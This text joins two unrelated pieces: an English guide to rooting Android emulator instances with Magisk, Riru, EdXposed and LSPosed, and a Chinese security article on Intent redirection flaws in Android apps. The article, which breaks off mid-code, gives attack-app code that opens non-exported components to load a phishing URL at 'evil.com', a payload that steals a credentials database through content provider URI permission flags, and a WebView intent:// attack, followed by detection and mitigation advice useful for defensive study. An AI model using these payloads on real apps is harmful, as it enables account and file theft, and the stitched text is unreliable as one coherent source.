
  2. Drag’n drop Xposed Installer APK (XposedInstaller_*.apk). This should install and launch Xposed Installer application. At this stage, it will display that the Xposed framework is installed but disabled:

image

  1. Reboot the device with adb reboot command. Do not reboot from *Xposed Installer* as this will freeze the device.


  2. Launch Xposed installer. It should display “Xposed Framework version XX is active”:

image

Android 8.0

Xposed only works with Android 5.0 to 7.1. For Android 8.0, you need to use Magisk + Edxposed instead.

Prerequisites

Installation

Step 1: Install Magisk

  1. Drag’n Drop Magisk Manager apk: Magisk-v23.0.apk. Magisk Manager will install and open. Close it for now.
  2. Drag’n Drop Magisk_rebuilt_1c8ebfac_x86.zip and flash it.
  3. When flashing is complete, reboot the device.




  4. Launch Magisk Manager. It will request ROOT access, select “Remember choice forever” and click Allow:

image

It is possible that the popup opens in the background and is covered by Magisk Manager main window. If so press back to access the popup and allow ROOT:

image



  1. You will then be prompted with an update to apply, accept it:

image



  1. The device will reboot one more time. Launch Magisk Manager again, you should now be informed that Magisk is now installed in 1c8ebfac(23015) version:

image

Step 2: Install Riru

Important

Do not install the Riru version available in the Magisk Manager app. Use the old Riru v25 version provided in this article (see prerequisite).

  1. Drag’n drop the Riru archive onto the instance display: riru-v25.4.4-release.zip. Do not flash it! The archive must be installed from Magisk Manager.




  2. Launch Magisk Manager app and click on the last icon in the bottom toolbar to go to the module section:

image

  1. Click “install from storage”:

image



  1. Go to the Download folder from the menu:

image

  1. Select the Riru archive, riru-v25.4.4-release.zip
  2. Reboot the device



Riru version 25 should now be present in the installed modules list in Magisk Manager:

image

Important

Make sure NOT to update to Riru v26 as it does not work with EdXposed right now.

Step 3: Install EdXposed

  1. You can install EdXposed framework from Magisk Manager. Go to Magisk Manager module manager:

image

  1. Open the search widget and input “Edxposed”. Select Riru - EdXposed:

image


  1. Install the module:

image

  1. Reboot the device.

  2. Drag’n drop Edxposed manager APK file (EdXposedManager-4.5.7-45700-org.meowcat.edxposed.manager-release.apk) to the device display.

  3. Reboot the device


Edxposed manager should launch and display “Edxposed framework is active”:

image

Android 8.1 and above

Edxposed and Xposed are no longer maintained and there are no builds for Android 12 and above.

Instead, we will use LSPosed and Magisk for Android 8.1 and above.

Prerequisite

Installation

Step 1: Install Magisk

  1. Drag’n Drop Magisk Manager apk: Magisk-v23.0.apk. Magisk Manager will install and open. Close it for now.
  2. Drag’n Drop the flashable archive:
    • Magisk_rebuilt_1c8ebfac_x86.zip if you use Android 8.1 - 10
    • Magisk_rebuilt_1c8ebfac_x86_64.zip if you use Android 11 and above on a PC or an old Mac Intel
    • Magisk_rebuilt_1c8ebfac_arm64.zip if you use a mac M1/M2
  3. When flashing is complete, reboot the device.
  4. Launch Magisk Manager. It will request ROOT access, select “Remember choice forever” and click Allow:

image

It is possible that the popup opens in the background and is covered by Magisk Manager main window. If so press back to access the popup and allow ROOT:

image

  1. You will then be prompted with an update to apply, accept it:

image

  1. The device will reboot one more time. Launch Magisk Manager again, you should now be informed that Magisk is now installed in 1c8ebfac(23015) version:

image

Step 2: Install Riru

Important

Do not install the Riru version available in the Magisk Manager app. Use the old Riru v25 version provided in this article (see prerequisite).

  1. Drag’n drop the Riru archive onto the instance display: riru-v25.4.4-release.zip. The flashing process will fail, but this is normal. The archive must be installed from Magisk Manager.
  2. Launch Magisk Manager app and click on the last icon in the bottom toolbar to go to the module section:

image

  1. Click “install from storage”:

image

  1. Go to the Download folder from the menu:

image

  1. Select the Riru archive, riru-v25.4.4-release.zip

  2. Reboot the device

Riru version 25 should now be present in the installed modules list in Magisk Manager:

image

Step 3: Install Riru - LSPosed

  1. Drag and drop the LSPosed archive to the device. Do not flash it!
  2. Open Magisk Manager, go to the plugin manager page:

image

  1. click Install from storage and select LSPosed-v1.8.6-6712-riru-release.zip:

image

  1. Reboot the device when prompted

  2. Drag’n Drop LSPosed_manager.apk, LSPosed manager should open:

image

Android App安全之Intent重定向详解

Android App安全之Intent重定向详解

本文转自OPPO安珀实验室 并作补充

未导出组件和非导出组件

导出组件(公有组件)

导出组件一般有以下三种形式:
1
2
3
4
5
1.在AndroidManifest.xml中的组件如果显式设置了组件属性android:exported值为true;

2.如果组件没有显式设置android:exported为false,但是其intent-filter以及action存在,则也为导出组件;

3.API Level在17以下的所有App的provider组件的android:exported属性默认值为true,17及以上默认值为false。

任意第三方App都可以访问导出组件。

未导出组件(专用组件)

1.在AndroidManifest.xml中注册的组件显式设置android:exported=”false” ;

1
<activity android:name=".WebViewActivity" android:exported="false" />

2.组件没有intent-filter, 且没有显式设置android:exported的属性值,默认为非导出的;

1
<activity android:name=".WebViewActivity" />

3.组件虽然配置了intent-filter,,但是显式设置android:exported=”false”。

1
2
3
4
5
6
7
<activity android:name =".WebViewActivity" android:exported="false" >
<intent-filter>
<action android:name="android.intent.action.VIEW"/>
<category android:name="android.intent.category.DEFAULT"/>
<data android:scheme="victim" android:host="secure_handler" />
</intent-filter>
</activity>

这三种组件称为专有组件或者未导出组件,三方应用无法直接调用这种组件。例如WebViewActivity中有以下代码:

1
2
3
4
5
6
7
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
// ...
Intent intent = getIntent();
String Url = intent.getStringExtra("url");
// ...
webView.loadUrl(Url);

第三方应用直接访问上述未导出的WebViewActivity组件来加载url,

1
2
3
4
intent intent = new Intent();
intent.setClassName("com.victim", "com.victim.ui.WebViewActivity");
intent.putExtra("url", "http://evil.com/");
startActivity(intent);

系统将会抛出java.lang.SecurityException, due to Permission Denial: WebViewActivity not exported from uid xxx.

Intent重定向

那么如果三方APP要想访问上述非导出的WebViewActivity是不是就没有办法了呢?


当然不是! 其中一种常见的方式即为在本文中介绍Intent重定向, 即将Intent类的对象作为Intent 的Extras通过一个导出组件传递给非导出的组件, 以此来实现访问非导出的WebViewActivity组件。

原理在于,Android 组件之间传输的Intent类是实现了Parcelable的。

1
public class Intent implements Parcelable, Cloneable {

因此可以将属于Intent类的对象作为Intent的 extra数据对象传递到另一个组件中,相当于在Intent中嵌入Intent。

这时,如果App从不可信 Intent 的Extras字段中提取出嵌入的 Intent,然后对这个嵌入 Intent 调用 startActivity(或类似的 startService 和 sendBroadcast),这样做是很危险的; 因为攻击者原本是无法访问非导出的组件的,但是通过intent重定向,即以导出的组件作为桥即可以访问非exported的组件,达到launch anywhere或者broadcast anywhere的目的。

其原理如下图所示:

image

Intent重定向违反了Android的安全设计,导致Android的安全访问限制(App的沙箱机制)失效。

Intent重定向可能导致以下安全问题:

1
2
3
1.启动非导出组件,通过精心构造的可控的Intent参数来执行敏感操作,如果可以重写或者替换native 库,甚至还会导致任意代码执行;

2.可以获取非导出的content provider组件的content:// URI的访问权限来窃取敏感文件.

接下来我们分别举三个例子来说明:

启动非导出组件

我们继续以上述的未导出的WebViewActivity为例子, 查找在App中是否存在导出Activity中包含了Intent重定向漏洞。刚好存在一个导出的com.victim.ui.HomeActivity组件符合预期。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
protected void onResume() { 
// ...
handleIntentExtras(getIntent());
// 攻击者可以从外部输入任意intent
}
private void handleIntentExtras(Intent intent) {
// ...
Intent deeplinkIntent = (Intent)intent.getParcelableExtra("extra_deep_link_intent");
// ...
if (!(deeplinkIntent == null || this.consumedDeeplinkIntent)) {
/ / ...
startActivity(deeplinkIntent); // 危险! 打开攻击者发送的Intent
// ...
}
// ...
}

攻击者可以实现通过这个导出的HomeActivity访问任何受保护的未导出的Activity; 我们可以编写一个攻击App,将发向HomeActivity的Intent重定向到未导出的组件WebViewActivity中,让WebViewActivity的WebView加载攻击者的恶意链接,从而达到绕过Android的权限限制的目的。

1
2
3
4
5
6
7
8
Intent next = new Intent(); 
next.setClassName("com.victim", "com.victim.ui.WebViewActivity");
next.putExtra("extra_url", "http://evail.com"); // 加载攻击者的钓鱼网站
next.putExtra("extra_title", "test");

Intent intent = new Intent();
intent .setClassName("com.victim", "com.victim.ui.HomeActivity"); intent .putExtra("extra_deep_link_intent", next); // 嵌入Intent
startActivity(intent);

越权访问content provider

除了可以访问任意组件之外,攻击者还可以访问满足以下条件的APP的Content Provider的组件:

1
2
3
1.该组件必须是非导出的(否则可以直接攻击,无需使用我们在本文中讨论的模型)

2.组件还设置了android:grantUriPermissions为true。

同时,攻击者在实现攻击时,必须将自己设置为嵌入Intent的接收者,并设置以下标志:

1
2
3
4
5
6
7
1).Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION允许对提供者的持久访问(没有此标志,则访问仅为一次)

2).Intent.FLAG_GRANT_PREFIX_URI_PERMISSION允许通过前缀进行URI访问。

3).Intent.FLAG_GRANT_READ_URI_PERMISSION允许对提供程序进行读取操作(例如query,openFile,openAssetFile)

4).Intent.FLAG_GRANT_WRITE_URI_PERMISSION允许写操作

比如在App中有一个非导出的file provider, 该provider在其私有目录的database路径下保存了secret.db文件,该文件中保存了用户的登录账号信息。

该file provider的设置如下:

1
2
<provider android:name="androidx.core.content.FileProvider" android:exported="false" android:authorities="com.android.victim" android:grantUriPermissions="true">
<meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/></provider>

为了简便起见,APP的资源文件res/xml/provider_paths文件的配置为

1
2
3
<paths>
<root-path name="root" path="/"/>
</paths>

我们无法直接访问file provider, 但是可以通过Intent重定向来窃取secret.db文件。

payload如下:

1
2
3
4
5
6
7
8
9
10
Intent next= new Intent();
next.setClassName(getPackageName(), "com.Attacker.AttackerActivity");
// 设置为攻击者自己的组件
next.setData(Uri.parse("content://com.victim.localfile/secret.db"));
next.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION | Intent.FLAG_GRANT_WRITE_URI_PERMISSION | Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION | Intent.FLAG_GRANT_PREFIX_URI_PERMISSION);
// 添加所有可以访问content provider的读写flag

Intent intent = new Intent();
intent.setClassName("com.victim.localfile", "com.victim.localfile.LoginActivity"); intent.putExtra("com.victim.extra.NEXT_INTENT", next);
startActivity(intent);

通过WebView访问任意组件

通常我们可以通过调用Intent.toUri(flags)方法将Intent对象转换为字符串,同时可以使用Intent.parseUri(stringUri,flags)将字符串从字符串转换回Intent。此功能通常在WebView(APP内置浏览器)中使用。APP可以解析intent:// 这种类型的scheme,将URL字符串解析为Intent对象并启动相关的Activity。

漏洞代码示例:

1
2
3
4
5
6
7
8
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
Uri uri = request.getUrl();
if("intent".equals(uri.getScheme())) {
startActivity(Intent.parseUri(uri.toString(), Intent.URI_INTENT_SCHEME));
return true;
}
return super.shouldOverrideUrlLoading(view, request);
}

要利用此漏洞,攻击者可以通过Intent.Uri方法创建一个WebView重定向Intent 的url,然后让WebViewActivity去加载该Url,由于在shouldOverrideUrlLoading方法中没有做完整的校验,会存在Intent重定向漏洞。

1
2
3
4
5
6
7
8
Intent intent = new Intent();
intent.setClassName("com.victim", "com.victim.WebViewActivity");i
ntent.putExtra("url", "http://evil.com/");
Log.d("evil", intent.toUri(Intent.URI_INTENT_SCHEME));
//"intent:#Intent;component=com.victim/.WebViewActivity;S.url=http%3A%2F%2Fevil.com%2F;end"

// 攻击代码
location.href = "intent;component=com.victim/.WebViewActivity;S.url=http%3A%2F%2Fevil.com%2F;end";

查看此类漏洞的方法

如何在App中快速的找到此类漏洞呢?我们可以从以下三个方面入手:

1.在App中查找导出组件,并且检查该组件是否接收从外部输入的Intent对象。

2.在上述组件中查找对startActivity(或 startService 和 sendBroadcast)的调用,并验证其Intent组件是否是从受信任的数据对象来构造的。

3.查找Intent 的 getExtras方法的调用,是否有将该方法的返回值强制转换为Intent;并在使用这种嵌入的Intent之前进行了完整的校验。

漏洞缓解方法

那么,如何缓解Intent重定向漏洞呢 ?

方法1:将受影响的应用组件设为专用组件。

如果受影响的应用组件不需要接收来自其他应用的 Intent,可以将此应用组件设为专用组件,只需在清单中设置 android:exported=“false” 即可。

方法2:确保提取的Intent来自可信的来源。

可以使用 getCallingActivity 等方法来验证源 Activity 是否可信。

例如:

1
2
3
4
5
6
7
8
// 检查源 Activity 是否来自可信的包名
if (getCallingActivity().getPackageName().equals(“known”)) {
Intent intent = getIntent();
// 提取嵌套的 Intent
Intent forward = (Intent) intent.getParcelableExtra(“key”);
// 重定向嵌套的 Intent
startActivity(forward ) ;
}

注意:检查 getCallingActivity() 是否返回非null值并不足以防范此漏洞。恶意App可以为此函数提供 null 值,最好加上APP的签名校验。

方法3:确保要重定向的Intent是无害的。

需要先验证重定向的Intent,确保该 Intent

1.不会被发送到APP的任何专用组件

2.不会被发送到外部应用的组件。如果重定向的目标是外部应用,请确保该 Intent 不会向APP的私有content provider授予URI权限。

在重定向 Intent 之前,应用可以先使用resolveActivity等方法检查将使用哪个组件来处理该 Intent。

例如:

1
2
3
4
5
6
7
8
9
10
11
Intent intent = getIntent();
// 提取嵌套的 Intent
Intent forward = (Intent) intent.getParcelableExtra(“key”);
// 获取组件名称
ComponentName name = forward.resolveActivity(getPackageManager());
// 检查软件包名称和类名称是否符合预期
if (name.getPackageName().equals(“safe_package”) &&
name.getClassName().equals(“safe_class”)) {
// 重定向嵌套的 Intent
startActivity(forward);
}

App可以使用getFlags等方法来检查 Intent 是否会授予 URI 权限。应用还可以使用removeFlags撤消 URI 权限的授予。

例如:

1
2
3
4
5
6
7
8
9
10
// 提取嵌套的 Intent
Intent forward = (Intent) intent.getParcelableExtra(“key”);
// 获取标记
int flags = forward.getFlags();
// 检查嵌套的 Intent 不能授予 URI 读写权限
if (( flags & Intent.FLAG_GRANT_READ_URI_PERMISSION == 0) &&
(flags & Intent.FLAG_GRANT_WRITE_URI_PERMISSION == 0)) {
